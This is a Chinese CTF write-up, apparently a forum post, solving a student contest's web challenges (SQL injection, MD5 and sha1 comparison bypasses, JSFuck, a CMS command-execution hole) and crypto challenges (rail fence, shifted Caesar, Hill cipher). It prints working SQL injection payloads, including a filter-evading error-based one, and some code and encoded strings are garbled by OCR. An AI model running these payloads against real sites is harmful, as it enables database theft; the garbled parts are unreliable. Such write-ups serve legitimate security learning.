<u>L1n</u> / 2019-04-03 09:37:00 / 浏览数 4382 安全技术 <u>CTF 顶(0) 踩(0)</u>

这次的比赛没来的及做,看了几道web就没做,难度一般,不过听说服务器很不稳定过程很坎坷,应该算是新生赛,有很多赛题之前做过类似的。服务器第二天就关闭了,即

### **WEB**

### web1

题目地址:47.103.43.235:81/quest/web/a/index.php

# 輸入ID显示详细信息 1' and 1='1 提交查询 商品編号 名称 价格 数量 1 苹果 20 5

根据题目是道注入题, and 1=1可正常回显, 应该就是一道普通的字符注入题

# 输入ID显示详细信息 1' union select 1,2,3,4# 提交查询

商品编号	名称	价格	数量
1	苹果	20	5
1	2	3	4

### 输入ID显示详细信息

elect user(),version(),database(),4#

### 提交查询

商品编号	名称	价格	数量
1	苹果	20	5
luozhen@127.0	.0.15.7.25-log	luozhen	4

payload: 1' union select user(),version(),database(),4#

可看到数据库及版本号还有用户

因为根据以往做题经验,数据库里必有一个flag表,所以就不注了,猜了一下,直接出来了

flag-payload: 1' union select 1,2,flag,4 from flag#

### 输入ID显示详细信息

union select 1,2,flag,4 from flag#

提交查询

商品编号	名称	价格	数量
1	苹果	20	5
1	2	20_welcome_19	4

web2

题目地址: 47.103.43.235:82/web/a/index.php

 $0xE6 * (0x81 + 0x4D) + (0x00 ^ 0x5F) + 0x93 % 0x38 + 0x86$ 结果 = Submit 这题做过一道类似的,因为限制2秒内,所以要用脚本直接跑出来 正则学的实在不好,用了bs4 import requests import re from bs4 import BeautifulSoup url='http://47.103.43.235:82/web/a/index.php' s=requests.session() r=s.get(url) tbl\_bf = BeautifulSoup(r.text,'html.parser') tbl=tbl\_bf.find\_all('p') t = re.sub('|',"",str(tbl[1])) "result": eval(str(t)) r = s.post(url, data=d)print(t) print(r.text)  $0x50 * (0x1C + 0xF8) + (0xC8 ^ 0x6A) + 0xF3 % 0xDC + 0x0C$ flag{Y0U\_4R3\_3o\_F4ST!} web3 (47.103.43.235:85/a) 题目地址: 47.103.43.235:81/quest/web/a/index.php 提交查询 失败

天下武功,唯快不破!你能在2秒内算出下面的数学表达式结果吗?

就一个界面什么也没有,看了下源代码

```
SCLIDI
/*
if ((string)$ POST['paraml']!==(string)$ POST['param2']&&md5($ POST['paraml'])===md5($ POST['param2']))
*/
    function tanchu(type, info, time) {
        $('.el-message').removeClass('mis-dis');
        $('.el-message').addClass(type);
        $('.el-message').css('z-index','999999');
        $('.el-message p').html(info);
</script>
看到关键代码
if ((string)$_POST['paraml']!==(string)$_POST['param2']&&md5($_POST['paraml'])===md5($_POST['param2']))
很熟悉的一道题,这题考的就是md5碰撞,强类型的话MD5就不能用数组绕过了,这题要求就是需要两个字符串值不同的MD5值相同的字符串。
这里用到了一个工具fastcoll_v1.0.0.5
先创建1.txt 和 2.txt
然后用fastcoll_v1.0.0.5 -i 1.txt 2.txt -o 3.txt 4.txt这条命令就可产生两个md5值相同的文件了。
post上传时要对字符串进行url编码。
工具连接: https://pan.baidu.com/s/1_bDnTy8_jMXGzpzJvl1q0A
不过网上也有现成的字符串,这里我直接找的现成的。
```

payload:


param1=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f

```
POSI /a/ HIIP/1.1
Host: 47.103.43.235:85
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0)
Gecko/20100101 Firefox/65.0
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Accept-Language:
zh-CN,\,zh\,;\,q=0.\,\,8,\,zh-TW\,;\,q=0.\,\,7,\,zh-HK\,;\,q=0.\,\,5,\,en-US\,;\,q=0.\,\,3,\,en\,;\,q=0.\,\,2
Accept-Encoding: gzip, deflate
Referer: http://47.103.43.235:85/a/?http:%2f%2f47.103.43.235:85%2fa%2f
Content-Type: application/x-www-form-urlencoded
Content-Length: 399
Connection: close
Cookie: PHPSESSID=atm4qco6cmu6srl3fp5167orm5
Upgrade-Insecure-Requests: 1
param1=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%
56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%4
2%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2&param2=%4d%c9%68%ff%
0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3
e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d
%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
```

```
</div>
    </div>
</div>
<div role="alert" class="el-message mis-dis"><p</pre>
class="el-message__content">成功</div>
<script>
\label{eq:continuous} $$ ((string) _p0ST['param1']!==(string) _p0ST['param2']&md5(s_p0ST['param2']). $$
['paraml']) ===md5($_POST['param2']))
     function tanchu(type, info, time) {
         $('.el-message').removeClass('mis-dis');
         $('.el-message').addClass(type);
         $('.el-message').css('z-index', '999999');
         $('.el-message p').html(info);
</script>
<script
type='text/javascript'>tanchu('success-el', 'flag{MD5@_@success}');
</script></body>
</html>
```

web4

题目地址: 47.103.43.235:82/web/b/index.php



```
O VIII/ TOUT PUBBROIG CUIT HOU DO JOUT HAME. V
  9 < form action = "index.php" method = "pc
         Username: <input type="text" nam</p>
          Password: <input type="password"</p>
          <input type="submit" value="Submit"</pre>
  13 </form>
  14 </center>
  15 (br)
  16 (br)
  17 (br)
  18 <!--index. phps-->
  19 </html>
有提示,下载下来phps文件
<?php
error_reporting(0);
$flag = '*****;
if (isset(\$_POST['name']) and isset(\$_POST['password']))
  if ($_POST['name'] == $_POST['password'])
     print 'name and password must be diffirent';
  else if (shal($_POST['name']) === shal($_POST['password']))
     die($flag);
  else print 'invalid password';
}
?>
```

分析代码逻辑,发现GET了两个字段name和password,获得flag要求的条件是:name!= password & sha1(name) == sha1(password),可以利用sha1()函数的漏洞来绕过。如果把这两个字段构造为数组,如:?name[]=a&password[]=b,这样在第一处判断时两数组确实是不同的,但在多条件成立,获得flag。

web5

题目地址:47.103.43.235:85/b/第一题\_js?.txt

%SlbIStbXSshK1tdKyErW11dKyghIVtdK1tdKVsrIStbXV1dKVsrIStbXStbK1tdXV0rKCEhW10rW10pWyshK1tdXV0pWyErW10rIStbXStbK1tdX 1IVtdK1tdKVshK1tdKyErW10rIStbXV0rKCEhW10rW10pWyshK1tdXV0pWyErW10rIStbXStbKyErW11dXSsoIVtdK1tdKVshK1tdKyErW10rIStb .dKlshKltdKyErW10rIStbXSshK1tdKyErW11dK1shK1tdKyErW10rIStbXSshK1tdXStbIStbXSshK1tdKyErW10rIStbXSshK1tdXStbIStbXSs shW11dK1tdW1tdXS1bKyErW10rWytbXV1dKyghW10rW10pWyErW10rIStbXV0rKCEhW10rW10pWytbXV0rKCEhW10rW10pWyErW10rIStbXSshK1 JyghW10rW10pWyErW10rIStbXV0rKCEhW10rW10pWytbXV0rKCEhW10rW10pWyErW10rIStbXSshK1tdXSsoISFbXStbXS1bKyErW11dXS1bKyErW lK1tdKVsrW11dKyhbXVsoIVtdK1tdKVsrW11dKyhbIVtdXStbXVtbXVOpWyshK1tdK1srW11dXSsoIVtdK1tdKVshK1tdKyErW11dKyghIVtdK1td :bXVsoIVtdK1tdKVsrW11dKyhbIVtdXStbXVtbXV0pWyshK1tdK1srW11dXSsoIVtdK1tdKVshK1tdKyErW11dKyghIVtdK1tdKVsrW11dKyghIVt FbXStbXSlbIStbXSshK1tdKyErW11dKyghIVtdK1tdKVsrIStbXV0rKCEhW10rW10pWytbXV0rWyErW10rIStbXSshK1tdXStbIStbXSshK1tdXS lKyghIVtdK1tdWyghW10rW10pWytbXV0rKFshW11dK1tdW1tdXS1bKyErW10rWytbXV1dKyghW10rW10pWyErW10rIStbXV0rKCEhW10rW10pWytb :dKyErW10rIStbXV0rKCEhW10rW10pWytbXV0rKCEhW10rW10pWyshK1tdXSsoW11bW11dK1tdKVsrW11dKyhbXVsoIVtdK1tdKVsrW11dKyhbIVt .0pWyshK1tdXV0rW10pWyErW10rIStbXSshK1tdXSsoISFbXStbXS1bK1tdXSsoISFbXStbXVsoIVtdK1tdKVsrW11dKyhbIVtdXStbXVtbXV0pWy /yshK1tdK1srW11dXSsoISFbXStbXSlbKyErW11dXSgoISFbXStbXSlbKyErW11dKyghIVtdK1tdKVshK1tdKyErW10rIStbXV0rKCEhW10rW10pW lW1tdXS1bKyErW10rWytbXV1dKyghW10rW10pWyErW10rIStbXV0rKCEhW10rW10pWytbXV0rKCEhW10rW10pWyErW10rIStbXSshK1tdXSsoISFb ;oIVtdK1tdKVshK1tdKyErW10rIStbXV0rKFtdWyghW10rW10pWytbXV0rKFshW11dK1tdW1tdXS1bKyErW10rWytbXV1dKyghW10rW10pWyErW10 .0pWyshK1tdXSsoKyghK1tdKyErW10rWyshK1tdXStbKyErW11dKS1bKCEhW10rW10pWytbXV0rKCEhW10rW11bKCFbXStbXS1bK1tdXSsoWyFbXV .VsrIStbXV1dKVsrIStbXStbK1tdXVOrKCshW10rKFtdK1tdKVsoW11bKCFbXStbXS1bK1tdXXSoWyFbXVOrW11bW11dKVsrIStbXStbK1tdXVOrK :IStbXVOrKCEhW10rW11bKCFbXStbXS1bK1tdXSsoWyFbXVOrW11bW11dKVsrIStbXStbK1tdXVOrKCFbXStbXS1bIStbXSshK1tdXSsoISFbXStb pwyErW10rIStbXSshK1tdXSsoISFbXStbXS1bK1tdXSsoISFbXStbXS1bKyErW11dKyhbXVtbXV0rW10pWytbXV0rKFtdWyghW10rW10pWytbXV0 FbXStbXSlbKyErW11dXStbXSlbIStbXSshK1tdKyErW11dKyghIVtdK1tdKVsrW11dKyghIVtdK1tdWyghW10rW10pWytbXV0rKFshW11dK1tdW1 i11dXS1bKyErW10rWytbXV1dKyghIVtdK1tdKVsrIStbXV1dKVsrIStbXStbK1tdXV0rKCEhW10rW10pWytbXV0rKCEhW10rW10pWyshK1tdXSsoW lW1tdXS1bKyErW10rWytbXV1dKyghW10rW10pWyErW10rIStbXV0rKCEhW10rW10pWytbXV0rKCEhW10rW10pWyErW10rIStbXSshK1tdXSsoISFb



打开后一堆加密内容,看起来像base64,

(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(+![]+[]]+([]+[])[([][(![]+[])[+[])+([![])+([])])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+(!![]+[])[+!+[]]+ [!+[]+[]+[]+[]+(]![]+[])[+[]+(]![]+[])[+!+[]+([][[]]+[])[+[]]+([][(]]+[])[+[]]+([][])([-]])([+]+[+]+[+]+[+])+(+[-]]+([-])+([[[[]]][+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[]) []]+(!![]+[])[+[]+(!![]+[])[!+[]+!+[]+(!![]+[])[+!+[]])[+!+[]+[]+([][])+([][]]+([][]]+([][]]+([][])+(

base64解密后是jsfuck,放控制台出flag。

### web6

题目地址:47.103.43.235:83/web/a/index.php?id===QM

打开后可以看出这应该是一道sql注入题,不过看id===QM可知很像逆序的base64,它应该是参数经base64后传进去的,QM==也就是1.

### 书中自有黄金屋,书中自有?


id	bookname	ISBN	inventory	date	money
1	代码审计	978-7-111-52006-1	6	2019-01-01	100



然后试下Mg==也就是id=2

### 书中自有黄金屋,书中自有?

id	bookname	ISBN	inventory	date	money
2	web攻防之业务安全实战指南	978-7-121-33581-5	6	2019-11-11	88



果然可以,然后试下id=2-1,也是要经过base64然后逆序传入

### 书中自有黄金屋,书中自有?

id	bookname	ISBN	inventory	date	money
1	代码审计	978-7-111-52006-1	6	2019-01-01	100




You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near \_\_\_\_\_ a



这里输入了id=select,可以看到报错引号内容为空,被过滤掉的都为空,经fuzz会发现and,select,空格等都被过滤掉了,这里通过报错注入可以注出,可以双写绕过,空

XPATH syntax error: '~book'



 $0/**/an and d/**/1 = \texttt{extractvalue}(1, \texttt{concat}(0 \times 7 \texttt{e}, (\texttt{selselectect}/**/\texttt{group\_concat}(\texttt{table\_name})/**/from/**/information\_schema.tables/**/group\_concat(\texttt{table\_name})/**/from/**/information\_schema.tables/**/group\_concat(\texttt{table\_name})/*/group\_concat(\texttt{table\_name})/*/group\_concat(\texttt{table\_name})/group\_conca$ 

### 本来想试这个报错呢,等号也被过滤了

payload: 0/\*\*/anandd/\*\*/extractvalue(1,concat(0x7e,(seleselectct/\*\*/concat(table\_name)/\*\*/from/\*\*/infoorrmation\_schema.tables/

### base64逆序后

jkSKpEDLw8iKq8Cdp1Was9iKq8SKoU2chJWY0FGZvoiKvU2apx2LqoyLh1WZoN2cfVGbiFGdvoiKvUmc1h2dvoiKvMXZsJWY05SYtVGajN3Xu9Wa0FWbyJ3bvZmbp9Gabarantes and the state of the s

### 这里写了个base64倒序的脚本

輸入要加密的字符串:

0/\*\*/anandd/\*\*/extractvalue(1,concat(0x7e,(seleselectct/\*\*/concat(table\_name)/\*\*
/from/\*\*/infoorrmation\_schema.tables/\*\*/where/\*\*/table\_schema/\*\*/like/\*\*/databas
e()/\*\*/limit/\*\*/0,1)))#


BASE64加密串:MC8qKi9hbmFuZGQvKiovZXhOcmFjdHZhbHVlKDEsY29uY2FOKDB4N2UsKHNlbGVzZWx
lY3RjdC8qKi9jb25jYXQodGFibGVfbmFtZSkvKiovZnJvbS8qKi9pbmZvb3JybWF0aW9uX3NjaGVtYS5
OYWJsZXMvKiovd2hlcmUvKiovdGFibGVfc2NoZW1hLyoqL2xpa2UvKiovZGFOYWJhc2UoKS8qKi9saW1
pdC8qKi8wLDEpKSkj

base倒序字符串: 'jkSKpEDLw8iKq8Cdp1Was9iKq8SKoU2chJWYOFGZvoiKvU2apx2LqoyLh1WZoN2
cfVGbiFGdvoiKvUmclh2dvoiKvMXZsJWYO5SYtVGajN3Xu9WaOFWbyJ3bvZmbp9iKq8SbvJnZvoiKvkS
ZtFmbfVGbiFGdoQXYj52bj9iKq8CdjR3YlxWZzVGblNHKsU2N4BDKOF2Yu92YsEDK1VHbhZHdjFmcOhX
ZvoiKvQGZuFmbh9iKq8CM'b
>>> |

根据这种可以爆出数据库最终爆出flag。


web7

这题是利用的seacms的框架,百度可以搜到该cms的很多历史漏洞



payload:

这里利用了该cms存在的一处命令执行漏洞。通过命令执行getshell。



### crypto

### crypto1

题目地址: 47.103.43.235:82/crypto/a/index.php

## 你能读懂这段内容吗?

VmOwd2QvUX1VWGxWVOd4V1YwZDRWMV13WkRSWFJteFZVMjA1VjAxV2JET1hhMkOxVmpKS1NHVkVRbUZXV mxsM1ZqQmFTM1JIVmtkWGJGcHBWa1phZVZadGVGWmxSbGw1Vkd0c2FsSnRhRz1VVm1oRFZWWmFkR05GZE ZST1ZXdzFWVEowVjFaWFNraGhSemxWVmpOT00xcFZXbXRXTVhCR1ZXeHdWMDFFU1RCV2Fra3hVakZhV0Z OcmFGWm1hMHBYV1d4b1UwMHhWWGhYY1hSWFRWWndNR1Z0ZUZOVWJVWTJVbFJDVjJFeVRYaFdSRVpyVTBa T2NscEhjRk5XUjNob1YxZDRiMVV4VWtkWGJrNV1ZbGhTV0ZSV1pEQk9iR3hXVjJ4T1ZXSkdjRlpXY1hoe 1ZqRmF0bEZZYUZkU1JYQk1WbXBHVDFkV2NFZGhSMnhUWVRQQ1dsWXhXbXROUjFGNVZXNU9hbEpOVWxsWm JGWmhZMnhXY1ZKdFJsUlNiR3cxVkZaU1UxWnJNWEpqUm1oV1RXNVNNMVpxU2t0V1ZrcFpXa1p3VjFKWVF rbFdiWEJIVkRGa1YyTkZaR2hTTW5oVVdWUk9RMWRzV1hoWGJYUk9VbTE0V0ZaWGRHdFdNV1JJWVVac1dt SkhhR1JXTUZwVFZqRndSMVJ0ZUdsU2JYY3hWa1phVTFVeFduSk5XRXBxVWxkNGFGVXdhRU5TUmxweFUyd GFiRlpzU2xwW1ZWcHJZVWRGZWxGcmJGZG1XRUpJVmtSS1UxWXhXb1ZWY1doVF1YcFd1bGRYZUc5aU1XUk hWMjVTVGxkSFVsW1VWbHBIVFRGU2MxWnRkRmRpV1hCNVdUQmFjMWR0U2tkWGJXaGFUV1p3ZWxreU1VZFN iRkp6Vkcxc1UySnJTbUZXTW5oWFdWW1J1RmRzYUZSaVJuQnhWV3hrVTFsV1VsWlhiVVpyWWtad2VGVnRk REJWTWtwSVZXcENXbFpXY0hKW1ZXUkdaVWRPU0U5V2FHaE5WbkJ2Vm10U1MxUX1UWGxVYTFwaFVqSm9WR 1JYTVc5bGJHU1laVWM1YVUxWFVucFdNV2h2VjBkS1dWVnJPVlppVkVVd1ZqQmFZVmRIVWtoa1JtUnBWbG hDU2xkV1ZtOVVNVnAwVW01S1QxWnNTbGhVV1ZwM1ZrWmFjVkp0ZEd0V2JrSkhWR3hhVDJGV1NuU1BWRTV YVFc1b1dGbFVRWGhUUmtweVdrWm9hV0Y2Vm5oV1ZFSnZVVEZzVjFWc1dsaG1WVnB6V1d0YWQyVkdWWGxr UjNSb11sVndWMWx1Y0V0V2JGbDZZVVJPV21FeVVrZGFWM2hIWTIxS1IyRkdhR1JTV1hCS1ZtMTBVMU14V lhoWFdHaFhZbXhhVjFsc2FFTldSbXhaWTBaa2EwMVdjREJaTUZZd11WVXhXR1ZyYUZkTmFsW1VWa2Q0Uz FKc1pIV1RiRlpYWWtoQ05sWkh1R0ZaVm1SR1RsWmFVR1pOYUZSWmJGcExVMnhhYzFwRVVtcE5WMU13V1R KMGIyRkdTbk5UY1VaV1ZteHdNMVpyV21GalZrcDFXa1pPVGxacmIzZFhiRlpyWXpGVmVWTnNiRnBOTW1o WVZGWmFTMVZHYOVWU2EzQnNVbTFTV2xkc1ZUR1dNVnB6WTBaV1dGWXpVbkpXVkVae1ZqR1djMWRzYUdsV 1ZuQ1FWa1phWVdReVZrZFdibEpzVTBkU2NGVnFRbmRXTVZsNVpFaGtWMDFFUmpGW1ZWS1BWMjFGZVZWc1 pHR1dNMmhJV1RKemVGWXhjRWRhU1RWT1VsaENTMVpOTVRCVk1VMTRWVzVTVjJFeVVtaFZNRnBoVmpGc2M xcEVVbGRTY1hoYVdUQmFhMWRHV250a1JteGFUVVpWTVZsV1ZYaFhSbFp6WVVaa1RsWX1hREpXTVZwaFV6 Rkp1R1J1VmxKaVJscF1XV3RvUTFkV1draGtSMFpvVFdzMWVsWX1OVk5oTVVsNV1VWm9XbFpGT1VSVk1Wc HJWbFpHZEZKc1drNVdNVWwzVmxkNGIySXhXWGhhUldob1VtMW9WbFpzV25kTk1XeFdWMjVrVTJKSVFraF dSM2hUV1RKRmVsR11aRmhpUmxweVdYcEdWbVZXVG5KYVIyaE9UVzFvV1ZaR116R1ZNV1JIVjJ4V1UyRXh jSE5WY1RGVFYyeGtjbFpVUmxkTmEzQktWVmMxYjFZeFdqW1NWRUpoVWtWYWNsVnFTa3RUVmxKMF1VWk9h R1ZzV2pSV2JUQjRaV3N4V0ZadVRsaG1SMmh4V2xkNF1WWXhVbGRYY1VaWFZteHd1bGxWYUd0V2F6R1dWb XBTVjJKWVFtaFdiVEZHWkRGYWRWUnNWbGRTV1hCVVYxZDBWbVF5VVhoV2JGS1hWMGhDVkZWV1RsWmxiRX + BFVmxod1UxR1RWWHBTUTFWN1VrRWxNMFFsTTBRJTNE

这题打开是一个base64加密,解密后还是base64,发现这是个base64嵌套,一直解下去最终

fB\_\_l621a4h4g\_ai{&i}

应该是对字符串的移位,各种测试一番发现是栅栏密码

fB\_l621a4h4g\_ai{&i}

输入每栏的字符数(100内的整数且必须是字符总数的因数)

加密↓

暴力解密↓

2字一栏: f\_l2ahga{iB\_6144\_i&} 4字一栏: flag{B64\_&\_2hai\_14i} 5字一栏: f6hiB24{\_1g&\_a\_il4a} 10字一栏: fhB4\_g\_la6i2{1&ai4}

crypto2

题目地址:47.103.43.235:82/crypto/b/index.php

# 你能解开这段密文吗?

Tips: flag格式为 flag{xxx}

bg[`sZ\*Zg'dPfP`VM\_SXVd

**光** 先知社区

这个也是对字符串的移位,根据ascii值进行移位,

ASCII值	控制字符	ASCII值	控制字符
64	@	96	
65	Α	97	а
66	В	98	b
67	С	99	С
68	D	100	d
69	E	101	е
70	F	102	f
71	G	103	g
72	Н	104	h
73	1	105	i
74	J	106	j
75	К	107	k
76	L	108	I
77	М	109	m
78	N	110	n
79	0	111	0
80	Р	112	р
81	Q	113	q
82	R	114	Г
83	S	115	s
84	Т	116	t
85	U	117	u
86	V	118	V

因为格式为flag,所以前四位应该为flag,b到f隔4位,g到l隔5位,一次类推就能得到flag。写个py跑也行

```
i=4
m = "bg[`sZ*Zg'dPfP`VM_SXVd"
for n in m:
    n = chr(ord(n) + i)
    print(n,end='')
    i=i+1
```

# flag{c4es4r\_variation}[

### crypto3

题目地址: 47.103.43.235:82/crypto/c/index.php

这题考的是希尔密码

加密矩阵: [[1,2,3], [4,5,6], [7,8,10]]

密文: xkmyqczdjajf

希尔密码是运用基本矩阵论原理的替换密码。每个字母当作26进制数字:A=0,B=1...一串字母当成n维向量,跟一个n×n的矩阵相乘,再将得出的结果MOD 26。注意用作加密的矩阵(即密钥)必须是可逆的,否则就不可能译码。只有矩阵的行列式和26互质,才是可逆的。

希尔密码需要线代学的好,我线代,,就不提了,这题没写出脚本,太菜,手算可还行。想了解的可以自行百度了解

解密过程大致为:

例如:设分组长度n=2,密钥为:K={7,9;8,3}密文:pqcfku

(1) 将密文分为两两一组: pq, cf, ku

(2)将密文字母转换为对应的编码:(15,16),(2,5),(10,20)

(3)分别计算每一组密文对应的明文编码(K-1位K的逆矩阵)

■15,16■\*K-1 mod 26 =■5,17■

■2,5■ \*K -1mod 26=■8,3■

■10,20■ \*K-1 mod 26=■0,24■

(4)将明文编码转换为明文字母,完成解密。

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